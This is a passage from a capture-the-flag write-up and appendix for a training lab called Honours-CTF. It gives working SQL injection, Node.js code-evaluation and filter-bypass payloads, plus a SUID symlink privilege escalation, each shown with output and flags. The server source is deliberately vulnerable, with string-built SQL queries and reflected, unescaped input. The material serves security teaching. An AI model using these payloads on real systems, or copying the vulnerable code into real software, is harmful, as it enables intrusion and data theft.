localhost:3003/challange7.html?password=d' OR 1=1 --
```

FIGURE 22: SQL injection to retrieve all passwords

Using the above injection code we can retrieve all the passwords in the SQL database. Doing a simple search for flag on the results gives us the flag for this challenge.



```
flag{5c247282f12ce7f8768f91a4531d8cc1}
```

*FIGURE 23: flag for challenge 7*


### 3.8.1: Pwnables and Thinking Like A Hacker

All software is coded differently, this gives rise to a lot of different types implementations of vulnerabilities. This means that although there may be a cross-site scripting vulnerability on two different sites, exploiting the vulnerability in both cases would require totally different steps. The difference is in how the website is built, defenses in place to stop specific types of attacks, and limitations on user input. To think like a hacker you must be able to solve problems in obscure ways and develop a conceptual model of the code running behind the scenes. Pwnables are the challenges used to develop this skill.

A Pwnable challenge is when there is a service running on a machine that you're able to interact with. You must first remotely reverse engineer the service, then exploit it in some way that allows you to retrieve the flag.

### 3.8.2: Honours-CTF Pwnable Challenges


In Honours-CTF, challenges 8 and 9 are pwnables. In these challenges, we netcat into a server that is being used as a calculator. The first thing to do in this scenario is break syntax and see what error message is returned.



```
Welcome to my calculator server
only does simple operations /, +, -, *
Eg: 2+2 will return your result of 4
2+2
the result of your calcualtion is
4
--
if you're looking for a flag I swear its not in the source
the result of your calcualtion is
undefined
```

*FIGURE 24: calculator server returning undefined behaviour*


The goal of this challenge is clear, get the source code of the server. When we broke syntax we also discovered that the result of “--” was still executed. The next step is to determine what we can execute and what language is running on the server.



```
this
the result of your calcualtion is
[object Object]
```

*FIGURE 25: result of pwnable level 1 this execution*


We know that the result of “--” was “undefined” and the result of “this” was “[object Object]”, from that information we can assume that the server code running is javascript. Lastly we need to determine the environment in which javascript is running. Node.js has become huge for web server frameworks and it has a javascript runtime environment, this makes Node a potential contender. A simple we to test this is to evaluate the Node command process.version, if we get a result, we know the server framework is Node.



```
the result of your calcualtion is
v6.11.4
```

*FIGURE 26: determining the server framework*

Now that we know we’re running on a Node server and we can execute Node commands, to get the flag all we need to do is return the source code. readFileSync(“file path”) is a function of the FileSytem (fs) module in Node which takes in a file path parameter. The data returned is the contents of the file.  This function is exactly what we want, however, we do not know the file path to the current file. Node has a solution for this, from reading the documentation __filename returns the absolute file path of current module. We now have our payload of “require(‘fs’).readFileSync(__filename)”.




```
require('fs').readFileSync(__filename);
the result of your calcualtion is
var net = require("net")

//flag{8f6c152998a8a40788de2832dd2c6738}
```

*FIGURE 27: pwnable level 1 flag*

In the next level of the pwnable challenge we learn that the following characters are filtered out “[ , ], ., \” we must be clever about how we code our payload so it no longer requires these characters. We must find a way to call readFileSync() of the FileSystem (fs) module without the “.”, essentially we are looking for something that broadens our scope.

The “with” statement does exactly that, the statement works by taking in an expression and evaluating a block of code with that expression in scope. Our new payload becomes “with (require(‘fs’)) {readFileSync(__filename)}”



```
with (require('fs')) {readFileSync(__filename)}
the result of your calcualtion is
var net = require("net")

//flag{45153dc5dfc5d028cc05261f2047c9b5}
```

*FIGURE 28: pwnable level 2 flag*

### 3.9.1: Privilege Escalation and SUID Bit

Privilege escalation attacks occur when an attacker is able to exploit a software bug, or design flaw in order to increase their access to resources. There are two types of privilege escalation: vertical and horizontal.


In a vertical escalation attack, the attacker gains a higher level of access than he had previously. An example of this type of attack is an attacker with low-level privilege exploits a bug and gains root privileges.

In a horizontal escalation attack, the attacker has access to an account proceeds to attack, and obtain permissions of another account with the same privileges. The point of this attack isn’t to gain higher privileges but to instead assume another user's identity. For example, an attacker with a low-level privileged account gains access to another low-level privileged account.

The SUID bit in linux stands for Set User ID upon execution, it is a file permission that has been a result of many vertical escalation attacks. Essentially this permission gives a file the same permissions of the owner when executed. The flaw here is that the attacker is able to manipulate the environment in which the file is being executed. If the file uses any resources that the attacker can manipulate, then it is likely that a privilege escalation bug exists.

### 3.9.2: Honours-CTF Privilege Escalation Exploit


In the final challenge of Honours-CTF, you log into privescaltion, a low privileged user, and notice three files on your desktop.



```
-rw------- 1 vulnserver     vulnserver       39 Nov 29 22:13 flag.txt
-rw-r--r-- 1 privescalation privescalation   19 Nov 29 22:21 hello_friend.txt
-rwsr-xr-x 1 vulnserver     vulnserver     8440 Nov 29 21:59 privescalation_1
```

*FIGURE 29: challenge 10 files*


From listing the directory we can see we don't have access to the "flag.txt" file, however, we notice that there is a file called "privescalation_1" with the SUID bit set. An execution of that file shows that it prints the contents of the "hello_friend.txt" file.



```
privescalation@vulnserver-VirtualBox:~/Desktop$ ./privescalation_1
Contents of hello_friend.txt
```

*FIGURE 30: execution of privescalation_1*


In linux, symbolic links are a unique kind of file that points to another file. Since the file "privescalation_1" appears to read the contents of "hello_friend.txt", we could replace this file with a symbolic file that points to "flag.txt".



```
privescalation@vulnserver-VirtualBox:~/Desktop$ ln -s flag.txt hello_friend.txt
```

*FIGURE 31: creating a symbolic link*

Now once we run "privescalation_1" the file will attempt to read "hello_friend.txt" but instead be redirected to "flag.txt", because "privescalation_1" is  running with permissions of the user "vulnserver" it will print out the contents of "flag.txt".



```
privescalation@vulnserver-VirtualBox:~/Desktop$ ./privescalation_1
flag{d2723b7a3b505daa32db0cdb7b30553c}
```

*FIGURE 32: privilege escalation challenge flag*

## **4.0: Conclusion**

In Honours-CTF you must exploit vulnerable software applications in order to solve the challenge. The purpose of these challenges is to expose the most dangerous bugs in software and to introduce users to the fundamentals of software security. Through these challenges we have learnt about privilege escalation by exploiting a poorly configured file. We have injected code into a website’s comment section and saw how stored cross-site scripting can drastically affect all users on a particular page. By using reflected cross-site scripting and transferring funds without the targets permission we have seen how the essence of cross-site request forgery is still alive. As a website’s user we have been able to take full control of the backend database by way of SQL injection. We learned that session cookies may be the most valuable data stored on your machine, and observed how they could be stolen by stealing the admins session cookie. We examined the human error when creating passwords, and using this knowledge we have exploited a username information leak to grant us access into a website. We discovered how we can use a buffer overflow vulnerability to overwrite and manipulate local memory. Finally, we grasped how hackers think, by imagining what the server side source code looks like and cleverly writing code to avoid filters. It's important that developers know about these attacks, because they are preventable. However if developers remain unaware of these bugs, they will continue to plague our software for years to come.

## References

Richter, F. (2017, November, 22). 57 Million users Affected by Data Breach at Uber. https://www.statista.com/chart/5983/data-breaches/.

Morgan. (2017). Announcing Worst Passwords of 2016. https://www.teamsid.com/worst-passwords-2016/?nabe=5285852066611200:1

NG, A. Muisl, S. (2017, September, 17). Equifax data breach may affect nearly half the US population. https://www.cnet.com/news/equifax-data-leak-hits-nearly-half-of-the-us-population/

Morgan, S. (2017, October, 19). Top 5 security facts, FIGUREs, and statistics for 2017. https://www.csoonline.com/article/3153707/security/top-5-cybersecurity-facts-FIGUREs-and-statistics-for-2017.html

Kerner, S, M. (2013, November, 25). How Was SQL Injection Discovered. https://www.esecurityplanet.com/network-security/how-was-sql-injection-discovered.html

Candrlic, G. (2016, June, 23). Most Dangerous DDOS Attacks That Ever Happened. http://www.globaldots.com/15-most-dangerous-ddos-attacks-that-ever-happened/

Finjan Team. (2016, August, 22). The Destructive Impact of DDOS Attacks. https://blog.finjan.com/the-destructive-impact-of-ddos-attacks/

OWASP. (2013, February). OWASP Top Ten Project. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2013

Mook, N (2005, October, 13). Cross-Site Scripting Worm Hits Myspace. https://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/

## Appendix

### App.js (main website)

```
var fs = require("fs");
var http = require("http");
var url = require("url");
var mime = require("mime-types");
var path = require("path");
var qs = require('querystring');
var sql = require('sqlite3').verbose();
var db = new sql.Database("VulnWebsiteData.db");


var server = http.createServer(handleRequest);
var commentsList = [];
var allowedPaths = ["/login.html","/js/login2.js","/favicon.ico"]
const ROOT = "./public";

server.listen(3003);

console.log("listening on port 3003")


function getRandomInt(min, max) {
   return Math.floor(Math.random() * (max - min + 1)) + min;
}


function handleRequest (req, res) {
   console.log(req.method + " request for: " + req.url);
   var urlObj = url.parse(req.url);
   var fileName = ROOT+urlObj.pathname;

   allowed = false;
   for (i = 0 ; i < allowedPaths.length ; i++) {
       if (allowedPaths[i]  == urlObj.pathname) {
           allowed = true;
       }
   }
   if (allowed == false) {
       checkIfLoggedOn();
   }
   if (req.method == "GET") {
       handleGetRequest(urlObj);
```

```
} else if (req.method == "POST") {
    handlePostRequest ();
}

function checkIfLoggedOn() {
    if (req.headers.cookie) {
        var stmt = db.prepare("SELECT username,cash FROM LoginData WHERE ID = (?)");
        stmt.get(req.headers.cookie,function(err,row) {
            if (err) {
                respondErr(err);
            } else if (row != undefined) {
                return;
            } else {
                respond(301,"","","/login.html");
                if (row.username != undefined && row.cash != undefined) {
                    respondData = {
                        'user': row.username,
                        'cash': row.cash
                    };
                } else {
                    respondData = {
                        'user': 'undefined',
                        'cash': 12
                    };
                }
                respondData = JSON.stringify(respondData);
                respond(200,respondData);
            }
        });
    } else {
        respond(301,"","","/login.html");
    }
}

function handleStaticFile(err, stats) {
    if (err) {
        respondErr(err);
    } else if (stats.isFile()){
        fs.readFile(fileName,function(err,data)
        {
            if (err)
            {
                respondErr(err);
            } else
            {
                    respond(200,data);
                }
            });
        }
    }

    function handleStaticFileRedirect(err, stats) {
        if (err) {
            respondErr(err);
        } else if (stats.isFile()){
            fs.readFile(fileName,function(err,data)
            {
                if (err)
                {
                    respondErr(err);
                } else
                {
                    console.log(data);
                    respond(301,data);
                }
            });
        }
    }

    function sendBackUserList() {
        var userArray = new Array();
            db.get("SELECT count(*) AS count FROM LoginData", function(err,count) {
                if (err) {
                    respondErr(err);
                }
                else {
                    var users_returned = 6;
                    var internalcounter = 0;
                    for (var i =0 ; i < users_returned ; i++) {
                        randomUser = getRandomInt(2,count.count);
                        db.get("SELECT username FROM LoginData WHERE rowid = " +
randomUser + ";", function (err,row) {
                            internalcounter++;
                            if (err) {
                                respondErr(err);
                            } else {
                                if (row != undefined) {
                                    userArray.push(row.username);
                                    if (internalcounter == users_returned)
                                        respond(200,JSON.stringify(userArray))
                                }
                            }
                        });
                    }
                }
            });
    }
    //prepared statement stops SELECT * FROM LoginData WHERE username = 'a' OR 1=1;-- -'
AND password = '';
    function checkLoginData(username,password) {
        var stmt = db.prepare("SELECT * FROM LoginData WHERE username = (?) AND password
= (?)");
        stmt.get([username,password],function(err,row) {
            if (err)
            {
                respondErr(err);
            } else if (row != undefined) {
                fileName = ROOT+"/home.html";
                var row_cookie = row.ID;
                fs.stat(fileName, function(err,stats) {
                    if (err) {
                        respondErr(err);
                    } else if (stats.isFile()){
                        fs.readFile(fileName,function(err,data)
                        {
                            if (err)
                            {
                                respondErr(err);
                            } else
                            {
                                respond(301,"",row_cookie,"/home.html");
                            }
                        });
                    }
                });
            } else {
                respond(401, "invalid login");
            }
        });
    }

    function sendBackUserData() {
        console.log(req.headers.cookie);
        var stmt = db.prepare("SELECT username,cash FROM LoginData WHERE ID = (?)");
        stmt.get(req.headers.cookie,function(err,row) {
            if (err) {
                respondErr(err);
            } else if (row != undefined) {
                respondData = {
                    'user': row.username,
                    'cash': row.cash
                };
                if (respondData.user == "Admin"){
                    respondData.user = "flag{aec9f7f4609633dceb7af058e8c326c2}"
                }
                if (respondData.cash >= 1000) {
                    respondData.cash = "flag{96dd98d386702b0d1c9454889986fc02}"
                }
                respondData = JSON.stringify(respondData);
                respond(200,respondData);
            } else {
                respondData = {
                    'user': "unknown",
                    'cash': "unknown"
                }
                respondData = JSON.stringify(respondData);
                respond(200,respondData);
            }
        });
    }

    function loggedInUsersData(callback) {
        if (req.headers.cookie) {
            var stmt = db.prepare("SELECT username,cash FROM LoginData WHERE ID = (?)");
            stmt.get(req.headers.cookie,function(err,row) {
                if (err) {
                    respondErr(err);
                } else if (row != undefined) {
                    return callback({
                        username : row.username,
                        cash : row.cash
                    })
                }
                else {
                    return callabck({
                        username : "",
                        cash : 0
                    })
                }
            });
        }
    }

    function transferFunds (postData) {
        if (postData.username != null && postData.funds != null) {
            try {
                postData.funds = parseInt(postData.funds);
            } catch (err) {
                respondErr(err);
            }
            if (postData.funds >= 0) {
                    var stmt = db.prepare("SELECT username, cash FROM LoginData WHERE 
username = (?)");

                    stmt.get(postData.username,function(err,row) {
                        if (err) {
                            console.log(err);
                            respondErr(err);
                        } else if (row != undefined) {
                            loggedInUsersData(function(loggedInData) {
                                if (postData.funds <= loggedInData.cash) {
                                    var stmt = db.prepare("UPDATE LoginData SET cash = 
(?) WHERE username = (?)");
                                    transferedCash = row.cash + postData.funds;
                                    reducedCash = loggedInData.cash - postData.funds;
                                    stmt.run([transferedCash,row.username], function(err) 
{
                                        if (err) {
                                            respondErr(err)
                                        } else {
                                            stmt.run([reducedCash,loggedInData.username], 
function(err) {
                                                if (err) {
                                                    respondErr(err)
                                                } else {

respond(301,"","","/challange4transfercompleted.html");
                                                }
                                            });
                                        }
                                    })
                                } else {

respond(301,"","","/challange4transferincomplete.html");
                                }
                        });
                    }
                });
            } else {
                respond(301,"","","/challange4transferincomplete.html");
            }
    } else {
        respond(301,"","","/challange4transferincomplete.html");
    }

}

function addComment(postData) {
    loggedInUsersData(function(loggedInData){
        if (postData.comment != null && postData.requestComments == null)
        {
            commentsList.push([loggedInData.username,postData.comment]);
            console.log("i was called " + JSON.stringify(commentsList));
            fileName = ROOT + "/challange5.html"
            fs.stat(fileName,handleStaticFile)
        } else if (postData.comment == null && postData.requestComments == "true")
        {
            respondData = {
                comments: commentsList
            }
            respondData = JSON.stringify(respondData);
            respond(200,respondData);
        }
    });
}

function respondToData(postData) {
    if (urlObj.pathname == "/login.html") {
        if (postData.requestUsers == "true") {
            sendBackUserList();
        } else if(postData.username && postData.password) {
            console.log(postData)
            checkLoginData(postData.username,postData.password);
        }
    }
    if (urlObj.pathname == "/home.html") {
        if (postData.requestUser == "true" && postData.requestCash == "true") {
            sendBackUserData();
        }
    }
    if (urlObj.pathname == "/challange4.html") {
        transferFunds(postData);
    }
    if (urlObj.pathname == "/challange5.html") {
        addComment(postData);
    }
}

function handlePostRequest() {
    var body = '';
    var post = '';
    req.on('data', function (data) {
        body += data;

        // DDOS FLAG

        if (body.length > 2000000)
            respond(200,"DDOS COMPLETE flag{d4ed72aa38d8df397a1de220681c4725}");
    });

    req.on('end', function () {
        post = qs.parse(body);
        respondToData(post);
    });

}

function challangeFourResponse(search_request) {
    var stmt = db.prepare("SELECT username FROM LoginData WHERE username = (?)");
    stmt.get(search_request,function(err,row) {
        if (err) {
            console.log("err")
            respondErr(err);
        } else if (row != undefined) {
            data = fs.readFileSync(ROOT+"/challange4search.html", "utf8")
            data = data.replace("(1)","<p> User: " + row.username + " </p> <br><br>")
            respond(200,data);
        } else {
            data = fs.readFileSync(ROOT+"/challange4search.html","utf8")
            data = data.replace("(1)","<p> "+search_request + " Doesn't Exist</p>")
            respond(200,data);
        }
    });
}
```

```
   function challangeSevenResponse(search_param,search_request) {
       db.all("SELECT "+search_param+" FROM LoginData WHERE "+search_param+" = '" +
search_request +"'", function(err, row){
           returnString = "";
           if (err) {
               console.log("err")
               respondErr(err);
           } else if (row[0] == undefined) {
               data = fs.readFileSync(ROOT+"/challange7search.html", "utf8")
               data = data.replace("(1)","<p> "+search_request + " Doesn't Exist</p>")
               respond(200,data);
           } else {
               for (i = 0 ; i < row.length ; i ++){
                   returnString += row[i][search_param];
               }
               data = fs.readFileSync(ROOT+"/challange7search.html","utf8")
               data = data.replace("(1)","<p> "+returnString + "</p>")
               respond(200,data);
           }

       });
   }

   function handleGetRequest(urlObj) {
       if (urlObj.pathname == "/" || urlObj.pathname == "/login.html") {
           fileName = ROOT+"/login.html";
           fs.stat(fileName, handleStaticFile);
       } else if (urlObj.pathname == "/resources/challange3") {
           filePath = path.join(__dirname,'/public/resources/challange3')
           stat = fs.statSync(filePath);
           console.log(stat.size);
           res.writeHead(200,{
               'Content-Type': '',
               'Content-Length': stat.size
           });

           readStream = fs.createReadStream(filePath);
           console.log(filePath);
           readStream.pipe(res);

       }  else if (urlObj.pathname == "/resources/challange6.c") {
           filePath = path.join(__dirname,'/public/resources/challange6.c')
           stat = fs.statSync(filePath);
           console.log(stat.size);
           res.writeHead(200,{
               'Content-Type': '',
               'Content-Length': stat.size
           });

           readStream = fs.createReadStream(filePath);
           console.log(filePath);
           readStream.pipe(res);

       }
       else  if (urlObj.query != null && urlObj.pathname == "/challange4.html") {
           try {
               if ( urlObj.query.split("=")[0] == "username"){
                   search_request = decodeURIComponent(urlObj.query.split(/=(.+)/)[1]);
                   challangeFourResponse(search_request);
               }
           } catch (err) {
               challangeFourResponse("");
           }
       }
       else if (urlObj.query != null && urlObj.pathname == "/challange7.html") {
           try {
                   search_param = urlObj.query.split("=")[0]
                   search_request = decodeURIComponent(urlObj.query.split(/=(.+)/)[1]);
                   challangeSevenResponse(search_param,search_request);
           } catch (err) {
               challangeSevenResponse("");
           }
       }
       else {
           fs.stat(fileName,handleStaticFile);
       }
   }

    function respondErr(err)
    {
        console.log("Handle Error: "+ err.message);
        respond(500,err.message);
    }

   function respond (code,data,cookie, location, type) {
       res.writeHead(code, {'X-XSS-Protection':0, 'Set-Cookie': cookie || '','Location':
location || "" , "content-type": type || mime.lookup(urlObj.pathname) || "text/html"});
       res.end(data || "");
   }
}
```